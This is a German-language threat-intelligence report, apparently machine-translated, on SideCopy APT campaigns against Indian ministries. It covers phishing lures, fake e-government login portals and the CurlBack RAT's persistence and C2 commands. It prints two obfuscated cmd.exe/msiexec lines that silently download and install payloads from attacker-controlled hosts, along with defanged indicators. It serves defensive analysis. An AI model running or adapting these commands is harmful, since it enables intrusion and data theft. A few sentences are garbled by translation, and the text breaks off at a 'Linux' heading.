Seqrite Das Labs APT-Team hat neue Taktiken der mit Pakistan verbundenen SideCopy-APT-Gruppe aufgedeckt, die seit der letzten Dezemberwoche 2024 eingesetzt werden. Die Gruppe hat ihr Zielgebiet über die indische Regierung, das Verteidigungsministerium, den maritimen Sektor und Universitätsstudenten hinaus auf Einrichtungen des Eisenbahn-, Öl- und Gas- sowie des Außenministeriums ausgeweitet. Eine bemerkenswerte Veränderung in den jüngsten Kampagnen ist der Übergang von der Verwendung von HTML-Anwendungsdateien (HTA) zur Nutzung von Microsoft Installer (MSI)-Paketen als primärem Staging-Mechanismus.
Angreifer entwickeln ihre Taktiken zur Umgehung der Entdeckung kontinuierlich weiter. Diese Entwicklung wird durch den fortgesetzten Einsatz von DLL-Sideloading und plattformübergreifenden Angriffen vorangetrieben. Dazu gehören auch Techniken wie Reflective Loading und die Wiederverwendung von Open-Source-Tools wie Xeno RAT und Spark RAT, wobei der Trend bei Async RAT zur Erweiterung der Funktionalitäten beibehalten wird. Darüber hinaus wurde eine neue Payload namens CurlBack RAT identifiziert, die das Opfer beim C2-Server registriert.
Hauptergebnisse
- Mit den E-Mail-IDs der Angreifer verknüpfte Benutzernamen geben sich unter Verwendung kompromittierter IDs als Regierungsmitarbeiter mit Cybersicherheitshintergrund aus.
- Eine gefälschte Domäne, die einen E-Government-Dienst mit einem offenen Verzeichnis imitiert, wird zum Hosten von Nutzdaten und Anmeldeseiten zum Phishing von Anmeldeinformationen verwendet.
- Dreizehn Subdomänen und URLs hosten Anmeldeseiten für verschiedene RTS-Dienste für mehrere City Municipal Corporations (CMCs), alle im Bundesstaat Maharashtra.
- Die offizielle Domäne des National Hydrology Project (NHP) unter dem Ministerium für Wasserressourcen wurde kompromittiert, um schädliche Nutzdaten zu liefern.
- Neue Taktiken wie Reflective Loading und AES-Entschlüsselung des Ressourcenabschnitts über PowerShell, um eine benutzerdefinierte Version des C#-basierten Open-Source-Tools XenoRAT bereitzustellen.
- Eine modifizierte Variante des Golang-basierten Open-Source-Tools SparkRAT, das auf Linux-Plattformen abzielt, wurde über dasselbe bereitgestellt Bühnenbildner zuvor für Poseidon- und Ares-RAT-Nutzlasten verwendet.
- Zum Einsatz kommt ein neuer RAT namens CurlBack, der die DLL-Sideloading-Technik nutzt. Er registriert das Opfer per UUID beim C2-Server und unterstützt die Dateiübertragung mittels Curl.
- Im Januar 2025 und Juni 2024 wurden Kampagnen mit dem Thema „Honey-Trap“ beobachtet, zeitgleich mit der Festnahme eines Regierungsangestellten, der beschuldigt wurde, vertrauliche Daten an einen pakistanischen Agenten weitergegeben zu haben.
- Ein bereits im August 2024 kompromittiertes Bildungsportal wurde im Februar 2025 erneut aktiv und richtete neue URLs an Universitätsstudenten. Diese behandeln drei verschiedene Themen: „Klimawandel“, „Forschungsarbeit“ und „Beruf“. (Eine vollständige Analyse finden Sie in der Aufzeichnung.) werden auf dieser Seite erläutert, in dem sechs verschiedene Cluster von SideCopy APT erklärt werden).
- Die Muttergruppe von SideCopy, APT36, hat Afghanistan ins Visier genommen, nachdem sie lange Zeit mit einem Thema im Zusammenhang mit dem Office of the Prisoners Administration (OPA) im Islamischen Emirat Afghanistan zu tun hatte. Eine aktuelle Kampagne, die sich unter dem Motto „Führungskräfte für zukünftige Kriege entwickeln“ gegen Linux-Systeme richtet, nutzt AES/RC4-verschlüsselte Stager, um das MeshAgent RMM-Tool zu platzieren.
Zielsektoren unter der Aufsicht des indischen Ministeriums
- Bahnstrecken
- Öl & Gas
- Externe Angelegenheiten
- Verteidigung
Phishing-E-Mails

Die Kampagne, die sich an den Verteidigungssektor richtet, beginnt mit einer Phishing-E-Mail vom 13. Januar 2025 mit dem Betreff „Update-Zeitplan für NDC 65 wie besprochen“. Die E-Mail enthält einen Link zum Herunterladen einer Datei mit dem Namen „NDC65-Updated-Schedule.pdf“, um das Ziel anzulocken.

Eine zweite Phishing-E-Mail vom 15. Januar 2025 mit dem Betreff „Policy update for this course.txt“ enthält ebenfalls einen Phishing-Link. Diese E-Mail stammt von einer offiziell aussehenden E-Mail-Adresse, die wahrscheinlich kompromittiert ist. Das National Defence College (NDC) ist ein Ausbildungsinstitut der Streitkräfte für Strategie und Praxis der nationalen Sicherheit mit Sitz in Delhi und untersteht dem indischen Verteidigungsministerium.

Die E-Mail-Adresse des Angreifers „gsosystems-ndc@outlook[.]com“ wurde am 10. Januar 2025 in den VAE erstellt und war zuletzt am 28. Februar 2025 aktiv. OSINT-Analysen zeigen die ähnlich aussehende E-Mail-Adresse „gsosystems.ndc-mod@nic[.]in“, die zum National Informatics Centre (NIC), einer Abteilung des indischen Ministeriums für Elektronik und Informationstechnologie (MeitY), gehört. Der mit der E-Mail des Angreifers verknüpfte Benutzername gibt die Identität eines Regierungsmitarbeiters mit Cybersicherheitshintergrund vor.
Lockvogeldokumente

Das Lockvogelangebot bezieht sich auf das National Defence College (NDC) in Indien und enthält den jährlichen Ausbildungskalender (Studien & Aktivitäten) für das Jahr 2025 für den 65. Kurs (NDC-65). Es befindet sich in Neu-Delhi und ist das Ausbildungsinstitut des Verteidigungsdienstes und die höchste strategische Lernstätte für Offiziere des Verteidigungsdienstes (indische Streitkräfte) und des öffentlichen Dienstes, die alle dem indischen Verteidigungsministerium unterstehen.
OpenDir und CredPhish
Für die Kampagne gegen Eisenbahnunternehmen wurde eine gefälschte Domain verwendet, die sich als E-Government-Portal ausgibt. Diese Domain wurde am 16. Juni 2023 erstellt und enthält ein offenes Verzeichnis mit mehreren Dateien, die im Rahmen der Untersuchung identifiziert wurden.

Insgesamt wurden 13 Subdomänen identifiziert, die als Login-Portale für verschiedene Systeme fungieren, wie zum Beispiel:
- Webmail
- Sicherheitstank-Managementsystem
- Lohn- und Gehaltsabrechnungssystem
- Autorität festlegen
Diese werden wahrscheinlich für Anmeldeinformationen-Phishing verwendet und imitieren seit letztem Jahr aktiv mehrere legitime Regierungsportale. Diese Anmeldeseiten sind typischerweise mit RTS-Diensten (Right to Public Services Act) verbunden und richten sich an verschiedene Stadtverwaltungen (CMC). Alle diese gefälschten Portale gehören zu Städten im Bundesstaat Maharashtra:
- Chandrapur
- Gadchiroli
- Akola
- Satara
- Vasai Virar
- Ballarpur
- Mira Bhaindar

In der folgenden Tabelle sind die identifizierten Subdomänen und die Daten aufgeführt, an denen sie erstmals beobachtet wurden:
| Sub-Domains | Zum ersten Mal gesehen |
| gadchiroli.egovservice[.]in | 2024-12-16 |
| pen.egovservice[.]in | 2024-11-27 |
| cpcontacts.egovservice[.]in
cpanel.egovservice[.]in webdisk.egovservice[.]in cpcalendars.egovservice[.]in webmail.egovservice[.]in |
2024-01-03 |
| dss.egovservice[.]in
cmc.egovservice[.]in |
2023-11-03 |
| mail.egovservice[.]in | 2023-10-13 |
| pakola.egovservice[.]in
pakora.egovservice[.]in |
2023-07-23 |
| egovservice[.]in | 2023-06-16 |
Alle diese Domänen haben den folgenden DNS-Verlauf, der hauptsächlich unter AS 140641 (YOTTA NETWORK SERVICES PRIVATE LIMITED) registriert ist. Dies deutet auf eine mögliche koordinierte Infrastruktur hin, die eingerichtet wurde, um legitime Dienste zu imitieren und Anmeldeinformationen von ahnungslosen Benutzern zu sammeln.

Weitere Untersuchungen im offenen Verzeichnis ergaben weitere URLs, die mit der gefälschten Domain verknüpft sind. Diese URLs dienen wahrscheinlich ähnlichen Phishing-Zwecken und enthalten weitere Lockvogelinhalte.
| hxxps://egovservice.in/vvcmcrts/ |
| hxxps://egovservice.in/vvcmc_safety_tank/ |
| hxxps://egovservice.in/testformonline/test_form |
| hxxps://egovservice.in/payroll_vvcmc/ |
| hxxps://egovservice.in/pakora/egovservice.in/ |
| hxxps://egovservice.in/dssrts/ |
| hxxps://egovservice.in/cmc/ |
| hxxps://egovservice.in/vvcmcrtsballarpur72/ |
| hxxps://egovservice.in/dss/ |
| hxxps://egovservice.in/130521/set_authority/ |
| hxxps://egovservice.in/130521/13/ |
Cluster-A

Der erste Cluster von SideCopys Operationen zeigt einen ausgeklügelten Ansatz, indem er gleichzeitig sowohl Windows- als auch Linux-Umgebungen ins Visier nimmt. Das Arsenal wurde um neue Remote Access Trojaner (RATs) erweitert, die ihre Fähigkeit, verschiedene Systeme effektiv zu kompromittieren, verbessern.
Windows

Über einen Spear-Phishing-E-Mail-Link wird eine Archivdatei heruntergeladen, die eine Verknüpfung mit der doppelten Erweiterung (.pdf.lnk) enthält. Die E-Mails werden auf scheinbar legitimen Domänen gehostet:

| hxxps://egovservice.in/dssrts/helpers/fonts/2024-National-Holidays-RH-PER_N-1/ |

| hxxps://nhp.mowr.gov.in/NHPMIS/TrainingMaterial/aspx/Security-Guidelines/ |
Die Verknüpfung startet cmd.exe mit Argumenten, die Escape-Zeichen (^) verwenden, um die Erkennung zu umgehen und die Lesbarkeit zu beeinträchtigen. Bei diesen Dateien wird eine neue Rechner-ID „dv-kevin“ angezeigt, da anstelle des üblichen Präfixes „desktop-“ steht.
Das Dienstprogramm msiexec.exe dient zur Installation der remote gehosteten MSI-Pakete. Es verwendet das Flag „Ruhemodus“ mit dem Installationsschalter.
| C:\Windows\System32\cmd.exe /cm^s^i^e^x^e^c.exe /q /ih^t^t^p^s^:^/^/^e^g^o^v^s^e^r^v^i^c^e^.^i^n^/^d^s^s^r^t^s^/^h^e^l^p^e^r^s^/^f^o^n^t^s^/^2^0^2^4^-^N^a^t^i^o^nal-^H^o^l^i^d^a^y^s^-^R^H^-^P^E^R^_^N-^1^/^i^n^s^t^/ |
| C:\Windows\System32\cmd.exe /cm^s^i^e^x^e^c.exe /q /ih^t^t^p^s^:^/^/^n^h^p^.^m^o^w^r^.^g^o^v^.^i^n^/^N^H^P^M^I^S^/^T^r^a^i^n^i^n^g^M^a^t^e^r^i^a^l^/^a^s^p^x^/^S^e^c^u^r^i^t^y^-^G^u^i^d^e^l^i^n^e^s^/^w^o^n^t^/ |
Die erste Domain imitiert eine gefälschte E-Government-Website, die im offenen Verzeichnis gefunden wurde, während die zweite eine kompromittierte Domain des offiziellen Nationalen Hydrologieprojekts ist, einer Einrichtung des Ministeriums für Wasserressourcen. Die MSI-Datei enthält die .NET-Anwendung ConsoleApp1.exe , die mehrere Base64-kodierte PE-Dateien ablegt. Zunächst wird das Köderdokument im öffentlichen Verzeichnis abgelegt und geöffnet, während die übrigen PE-Dateien in „ C:\ProgramData\LavaSoft\ “ abgelegt werden . Darunter befinden sich zwei DLL-Dateien:
- Legitime DLL: Sampeose.dll
- Schädliche DLL: DUI70.dll, erkannt als CurlBack RAT.

CurlBack RAT

Neben den DLL-Dateien wird eine signierte Windows-Binärdatei (girbesre.exe) mit dem ursprünglichen Namen CameraSettingsUIHost.exe abgelegt. Beim Ausführen lädt die EXE-Datei die schädliche DLL. Die Persistenz wird durch ein HTA-Skript ( svnides.hta ) erreicht, das einen Registrierungsschlüssel „Run“ für die EXE-Datei erstellt. Es wurden zwei verschiedene schädliche DLL-Beispiele gefunden, deren Kompilierungszeitstempel 2024-12-24 und 2024-12-30 lauten.

CurlBack RAT prüft zunächst die Antwort einer bestimmten URL mit dem Befehl „/antivmcommand“. Ist die Antwort „on“, fährt der Angriff fort, andernfalls beendet er sich selbst und hält so die Prüfung aufrecht. Er sammelt Systeminformationen und alle angeschlossenen USB-Geräte mithilfe des Registrierungsschlüssels:
- „SYSTEM\\ControlSet001\\Enum\\USBSTOR“

Es werden verbundene und laufende Prozesse aufgezählt, um nach Explorer, Msedge, Chrome, Notepad, Taskmgr, Diensten, Defender und Einstellungen zu suchen.


Anschließend wird eine UUID für die Clientregistrierung beim C2-Server generiert. Die generierte ID wird zusammen mit dem Benutzernamen unter „ C:\Users\<Benutzername>\.client_id.txt“ gespeichert.
Vor der Registrierung mit der ID wird die Persistenz über eine geplante Aufgabe mit dem Namen „ OneDrive “ für die legitime Binärdatei eingerichtet , die unter folgendem Pfad zu finden ist: „ C:\Windows\System32\Tasks\OneDrive “.
Umgekehrte Zeichenfolgen, die an die C2-Domäne angehängt werden, und ihr Zweck:
| Schnur | Funktionalität |
| /retsiger/ | Client beim C2 registrieren |
| /sdnammoc/ | Befehle von C2 abrufen |
| /taebtraeh/ | Überprüfen Sie regelmäßig die Verbindung mit C2 |
| /stluser/ | Ergebnisse auf C2 hochladen |
Nach der Registrierung wird die Verbindung aufrechterhalten, um alle in der Antwort zurückgegebenen Befehle abzurufen.

Wenn die Antwort einen beliebigen Wert enthält, ruft sie den aktuellen Zeitstempel ab und führt einen der folgenden C2-Befehle aus:
| Befehl | Funktionalität |
| patrick | Sammeln Sie Systeminformationen |
| herunterladen | Laden Sie Dateien vom Host herunter |
| Beharrlichkeit | Persistenzeinstellungen ändern |
| Lauf | Führen Sie beliebige Befehle aus |
| Extrakt | Daten aus dem System extrahieren |
| Erlaubnis | Überprüfen und Erhöhen von Berechtigungen |
| Nutzer | Aufzählen von Benutzerkonten |
| cmd | Ausführen von Befehlszeilenoperationen |

Zu den weiteren Grundfunktionen gehören das Abrufen von Benutzer- und Hostdetails, das Extrahieren von Archivdateien und das Erstellen von Aufgaben. Strings und Code zeigen, dass CURL in der schädlichen DLL vorhanden ist, um verschiedene Dateiformate aufzuzählen und zu übertragen:
- Bilddateien: GIF, JPEG, JPG, SVG
- Textdateien: TXT, HTML, PDF, XML

Linux
